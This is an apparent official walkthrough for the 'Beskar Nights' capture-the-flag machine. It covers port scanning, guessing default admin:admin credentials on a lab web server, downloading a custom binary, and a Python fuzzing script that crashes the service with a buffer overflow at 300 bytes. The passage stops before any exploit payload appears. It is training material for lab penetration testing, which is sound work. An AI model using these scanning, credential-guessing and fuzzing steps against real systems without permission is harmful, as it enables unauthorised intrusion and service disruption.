Beskar Nights
Official Walkthrough

Box Creator: rootshooter


Introduction

Beskar Nights is a vulnerable Linux machine with an interesting twist. This machine will test your exploit development knowledge and keep you on your toes from start to finish. The foothold comes through the exploitation of a custom binary that is running on the production system. Once a low-level shell has been established, some quick enumeration of the system leads to privilege escalation; resulting in a root shell! With the introduction out of the way, let's jump right in!

Scanning & Enumeration

A crucial part of penetration testing is the Information Gathering phase. In this part of the process the tester collects information on the target through active and passive reconnaissance. In this case, we will be actively collecting information on the target in the form of a port scan. We will use Nmap to collect open TCP ports, Service Versions, and run scripts against the services detected. To start things off, we will scan the target IP address using the following command:

```
sudo nmap -sC -sV -T4 -p- -oN nmap/beskarNights.nmap 10.10.101.241
```



```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights]
└─$ sudo nmap -sC -sV -T4 -p- -oN nmap/beskarNights.nmap 10.10.101.241
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-11 15:02 EDT
Nmap scan report for 10.10.101.241
Host is up (0.097s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: 401 Unauthorized
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5b:2d:df:41:e8:cb:63:85:42:0a:fe:37:dd:c0:32:72 (RSA)
|   256 3b:2d:95:ec:e6:29:7e:09:f7:91:98:36:8e:96:4e:49 (ECDSA)
|_  256 fc:a2:7d:db:d5:30:ff:19:14:30:4b:b5:f5:ed:12:bd (ED25519)
31337/tcp open  Elite?
| fingerprint-strings:
|   FourOhFourRequest:
|     Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
|     Hello
|   GenericLines:
|     Hello
|     Hello
|   GetRequest:
|     Hello GET / HTTP/1.0
|     Hello
```

Figure 1 - Nmap Scan

There is a lot of valuable information that can be collected from the output of this Nmap scan. First, we can see that the system has TCP ports 80, 2222, and 31337 open and accessible by the public. We can also see that the system is potentially running Ubuntu Linux based on the output of the SSH service version information. Nmap has a hard time identifying the service that is running on port 31337. Since this is interesting, that is where we will start.

In order to investigate the interesting service further, we will use Netcat to make a connection and interact with it. To perform this investigation, we will use the following command:

```
nc -nv 10.10.101.241 31337
```




Figure 2 - Netcat Connection

As you can see in the screenshot above, if we enter **HELP**, the service simply echoes back the user input. Although this is interesting, not knowing what the service is makes it difficult to find vulnerabilities to exploit. In this case, we will move onto the HTTP service running on port 80.

To get an idea what is running on the HTTP service, we will browse to http://10.10.101.241/. Before the page is loaded, a HTTP Basic Authentication window is displayed. The message in the login window says “Restricted Content”.




Figure 3 - HTTP Basic Auth

This is an interesting finding. It is a good possibility that this site is still under development and the creator implemented an authentication mechanism to keep the contents private. We'll try some simple username/password combinations to test the password practices of the target. The first and most popular combination we will use is **admin:admin**.




Figure 4 – Authentication

It appears that the target is not using strong password practices because the credentials work and we are authenticated to the page!




Figure 5 - Home Page

One of the first things we will check is for the presence of a **robots.txt** file. This is accomplished by browsing to *http://10.10.101.241/robots.txt*.




Figure 6 - robots.txt

There is one entry in the **Disallow** section: /dev. This is an interesting finding so that is where we will look next.

Browsing to http://10.10.101.241/dev/ brings up a directory listing that contains an interesting executable file. It is obvious at this point that the site is still under development and there aren't many security-focused practices being implemented. This binary seems to be interesting so we will download it to our local system.




Figure 7 - beskarNights.exe

To download the file, we will simply click on the executable and a prompt window will appear asking us what we want to do with the file. In this case, we will select the save option in order to download it to the local system.




Figure 8 - File Download

Now that we have a copy on our local system, we can inspect its behavior in more detail by transferring it to a Windows system.

Exploit Development

The first thing we will do is run the program to check the behavior. Normally, running a random executable file found online would be a bad practice. Since this is being run in a virtual environment that is contained to a local network, it is safe to do. The reason it is a bad practice is you could potentially introduce malware into your system or network if you are not careful. Use common sense when dealing with executables found online!

Fuzzing

Once we have the executable transferred to our Windows system, we will run it to check out what it does.




Figure 9 - beskarNights.exe

The program spawns a window and appears to be listening for incoming connections. Without decompiling the executable to see what port it is listening on; we can assume that it is listening on TCP port 31337. This is a valid assumption because of the weird service Nmap failed to identify earlier in the process. This can be checked by attempting to make a connection to the program on port 31337 from our Kali instance. We will use the following command to make the connection:

```
nc -nv 192.168.110.129 31337
```




Figure 10 - Netcat Connection

There are a few things to be noticed in the screenshot above. The first thing to notice is that the target IP address has changed. This is because we are using a local Windows system for testing the binaries functionality. The next thing to notice is that we get the exact output we received when interacting with the interesting service on the target. Now that we have control of the binary, and can make connections to it, we will develop a script to fuzz the input and test for a Buffer Overflow condition.

The script we will use to perform fuzzing can be seen in the screenshot below. It makes a TCP connection to the target IP address and port, sends "HELP" followed up with 100 "A's". This process will continue until a Socket Error is received. Each time it loops through, it will add 100 more “A’s” to the payload and send it to the target. If a Buffer Overflow condition is present, the buffer space will continue to fill until it is overrun with characters causing the program to crash.

fuzz.py

```python
#!/usr/bin/python
import sys,socket,time
from termcolor import colored

cmd = "HELP" # Change this as needed
pay = "A" * 100 # Change this as needed
ip = "192.168.110.129" # Change this as needed
port = 31337 # Change this as needed


while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,port))
        print(colored("[+] Sending %s bytes" % str(len(pay)), "green"))
        s.send(cmd+pay+"\r\n")
        pay += "A" * 100
        s.recv(1024)
        s.close()
    except socket.error:
        print(colored("[+] Crash detected at %s bytes" % str(len(pay)), "red"))
        sys.exit()
    except KeyboardInterrupt:
        print(colored("[*] Exiting...", "red"))
        sys.exit()
    except:
        print("[-] Could not connect to host: %s", ip)
        sys.exit()
```

Figure 11 - fuzz.py

We will run the script against the target our local Windows system using the following command:

```
python fuzz.py
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ python fuzz.py
[+] Sending 100 bytes
[+] Sending 200 bytes
[+] Crash detected at 300 bytes
```

Figure 12 - Program Crash

After running the script, we get the program to crash at 300 bytes! This gives us a good indication that a Buffer Overflow condition could be present within the binary. We can inspect the traffic captured by Wireshark to see how out script interreacted with the binary. This will help guide us in the upcoming steps of the exploit development process.

